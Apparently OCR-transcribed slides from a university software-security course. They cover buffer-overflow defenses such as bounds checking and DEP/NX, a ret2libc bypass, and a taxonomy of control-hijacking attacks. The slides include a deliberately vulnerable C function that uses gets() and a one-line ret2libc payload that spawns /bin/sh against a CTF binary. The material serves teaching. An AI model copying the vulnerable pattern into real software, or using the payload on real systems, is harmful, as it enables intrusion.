NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

This Class

1. Stack-based buffer overflow
    a. Direct Defense
    b. Indirect Defense
        i. DEP
        ii. Shadow stack
        iii. Stack canary
        iv. ASLR
        v. Seccomp

Defenses overview

- Prevent buffer overflow
    - A direct defense
    - Could be accurate but could be slow
    - Good in theory, but not practical in real world

- Make exploit harder
    - An indirect defense
    - Could be inaccurate but could be fast
    - Simple in theory, widely deployed in real world

Examples

- Base and bound check
  - Prevent buffer overflow!
  - A direct defense

- Stack Canary/Cookie
  - An indirect defense
  - Prevent overwriting return address

- Data execution prevention (DEP, NX, etc.)
  - An indirect defense
  - Prevent using of shellcode on stack

Spatial Memory Safety – Base and Bound check

char *a
- char *a_base;
- char *a_bound;

a = (char*)malloc(512)
- a_base = a;
- a_bound = a+512

Access must be between [a_base, a_bound)
- a[0], a[1], a[2], ..., and a[511] are OK
- a[512] NOT OK
- a[-1] NOT OK

Spatial Memory Safety – Base and Bound check

Propagation

- char *b = a;
    - b_base = a_base;
    - b_bound = a_bound;


- char *c = &b[2];
    - c_base = b_base;
    - c_bound = b_bound;

Overhead - Based and Bound

+2x overhead on storing a pointer
- char *a
    - char *a_base;
    - char *a_bound;

+2x overhead on assignment
- char *b = a;
    - b_base = a_base;
    - b_bound = a_bound;

+2 comparisons added on access
- c[i]
    - if(c+i >= c_base)
    - if(c+i < c_bound)



SoftBound: Highly Compatible and Complete Spatial Memory Safety for C

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
Abstract

The serious bugs and security vulnerabilities facilitated by C/C++'s lack of bounds checking are well known, yet C and C++ remain in widespread use. Unfortunately, C's arbitrary pointer arithmetic,

dress on the stack, address space randomization, non-executable stack), vulnerabilities persist. For one example, in November 2008 Adobe released a security update that fixed several serious buffer overflows [2]. Attackers have reportedly exploited these buffer-overflow vulnerabilities by using banner ads on websites to redi

PLDI 09



HardBound: Architectural Support for Spatial Safety of the C Programming Language

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Abstract

The C programming language is at least as well known for its absence of spatial memory safety guarantees (*i.e.*, lack of bounds checking) as it is for its high performance. C's unchecked pointer arithmetic and array indexing allow simple programming mistakes to lead to erroneous executions, silent data corruption, and security vulnerabilities. Many prior proposals have tackled enforcing spatial safety in C programs by checking pointer and array accesses. However, existing software-only proposals have significant drawbacks that may prevent wide adoption, including: unacceptably high runtime overheads, lack of completeness, incompatible pointer representations, or need for non-trivial changes to existing C source code and compiler infrastructure

ASPLOS 09

Defense 1:
Data Execution Prevention
(DEP, W⊕X, NX)

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function

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Harvard vs. Von-Neumann Architecture

Harvard Architecture

The Harvard architecture stores machine instructions and data in separate memory units that are connected by different busses. In this case, there are at least two memory address spaces to work with, so there is a memory register for machine instructions and another memory register for data. Computers designed with the Harvard architecture are able to run a program and access data independently, and therefore simultaneously. Harvard architecture has a strict separation between data and code. Thus, Harvard architecture is more complicated but separate pipelines remove the bottleneck that Von Neumann creates.

Von-Neumann architecture

In a Von-Neumann architecture, the same memory and bus are used to store both data and instructions that run the program. Since you cannot access program memory and data memory simultaneously, the Von Neumann architecture is susceptible to bottlenecks and system performance is affected.


Older CPUs

Older CPUs: Read permission on a page implies execution. So all readable memory was executable.

AMD64 – introduced NX bit (No-eXecute in 2003)

Windows Supporting DEP from Windows XP SP2 (in 2004)


Linux Supporting NX since 2.6.8 (in 2004) gcc parameter ***-z execstack*** to disable this protection



```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6$ readelf -l of6

Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00180 0x00180 R   0x4
  INTERP         0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x003f8 0x003f8 R   0x1000
  LOAD           0x001000 0x00001000 0x00001000 0x002d4 0x002d4 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001ac 0x001ac R   0x1000
  LOAD           0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW  0x1000
  DYNAMIC        0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002008 0x00002008 0x00002008 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x002ed8 0x00003ed8 0x00003ed8 0x00128 0x00128 R   0x1
```



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  LOAD           0x001000 0x00001000 0x00001000 0x002d4 0x002d4 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001ac 0x001ac R   0x1000
  LOAD           0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW  0x1000
  DYNAMIC        0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002008 0x00002008 0x00002008 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x002ed8 0x00003ed8 0x00003ed8 0x00128 0x00128 R   0x1
```

What DEP cannot prevent

Can still corrupt stack or function pointers or critical data on the heap

As long as RET (saved EIP) points into legit code section, W$\oplus$X protection will not block control transfer


Ret2libc 32bit
Bypassing DEP

Discovered by *Solar Designer*, 1997

Ret2libc

Now programs built with non-executable stack.

Then, how to run a shell? Ret to C library ***system("/bin/sh")*** like how we called printsecret() in overflowret



Description

The C library function **int system(const char *command)** passes the command name or program name specified by **command** to the host environment to be executed by the command processor and returns after the command has been completed.

Declaration

Following is the declaration for system() function.

```
int system(const char *command)
```

Parameters

- **command** − This is the C string containing the name of the requested variable.

Return Value

The value returned is -1 on error, and the return status of the command otherwise.

Buffer Overflow Example: overflowret4_no_excstack_32

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

Buffer Overflow Example: overflowret4_no_excstack_32

```
(python2 -c "print 'A'*52 + Addr1 + 'AAAA' + Addr2" ; cat) |
./bufferoverflow_overflowret4_no_excstack_32
```

1. Addr1 is the address of system() function.
2. Addr2 is the address of a string “/bin/sh”.

Get a user CTF shell. We will need Return-oriented programming to get a root shell.

We can also do system(“cat /flag”). What padding to use in the string?

Conditions we depend on to pull off the attack of *ret2libc*

1. ~~The ability to put the shellcode onto stack (env, command line)~~
2. ~~The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function and arguments

Control Hijacking Attacks

Control flow

- Order in which individual statements, instructions or function calls of a program are executed or evaluated

Control Hijacking Attacks (Runtime exploit)

- A control hijacking attack exploits a program error, particularly a memory corruption vulnerability, at application runtime to subvert the intended control-flow of a program.
- Alter a code pointer (i.e., value that influences program counter) or, Gain control of the instruction pointer %eip
- Change memory region that should not be accessed

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker − often saved in buffer being overflowed − traditionally transferred control to a shell (user command-line interpreter)
- machine code − specific to processor and OS − traditionally needed good assembly language skills to create − more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)
Return-Oriented Programming (ROP)
Jump-Oriented Programming (JOP)

Attacker’s Goal

Take control of the victim’s machine

- Hijack the execution flow of a running program
- Execute arbitrary code

Requirements

- Inject attack code or attack parameters
- Abuse vulnerability and modify memory such that control flow is redirected

Change of control flow

- ***alter a code pointer*** (RET, function pointer, etc.)
- change memory region that should not be accessed

Overflow Types

Overflow some ***code pointer***

- Overflow memory region on the stack
    - overflow function return address
    - overflow function frame (base) pointer
    - overflow longjmp buffer
- Overflow (dynamically allocated) memory region on the heap
- Overflow function pointers
    - stack, heap, BSS

Other pointers?


Can we exploit other pointers as well?

1. Memory that is used in a **value** to influence mathematical operations, conditional jumps.
2. Memory that is used as a **read pointer** (or offset), allowing us to force the program to access arbitrary memory.
3. Memory that is used as a **write pointer** (or offset), allowing us to force the program to overwrite arbitrary memory.
4. Memory that is used as a **code pointer** (or offset), allowing us to redirect program execution!

Typically, you use one or more vulnerabilities to achieve multiple of these effects.


Defense-2:
Shadow Stack

Shadow Stack



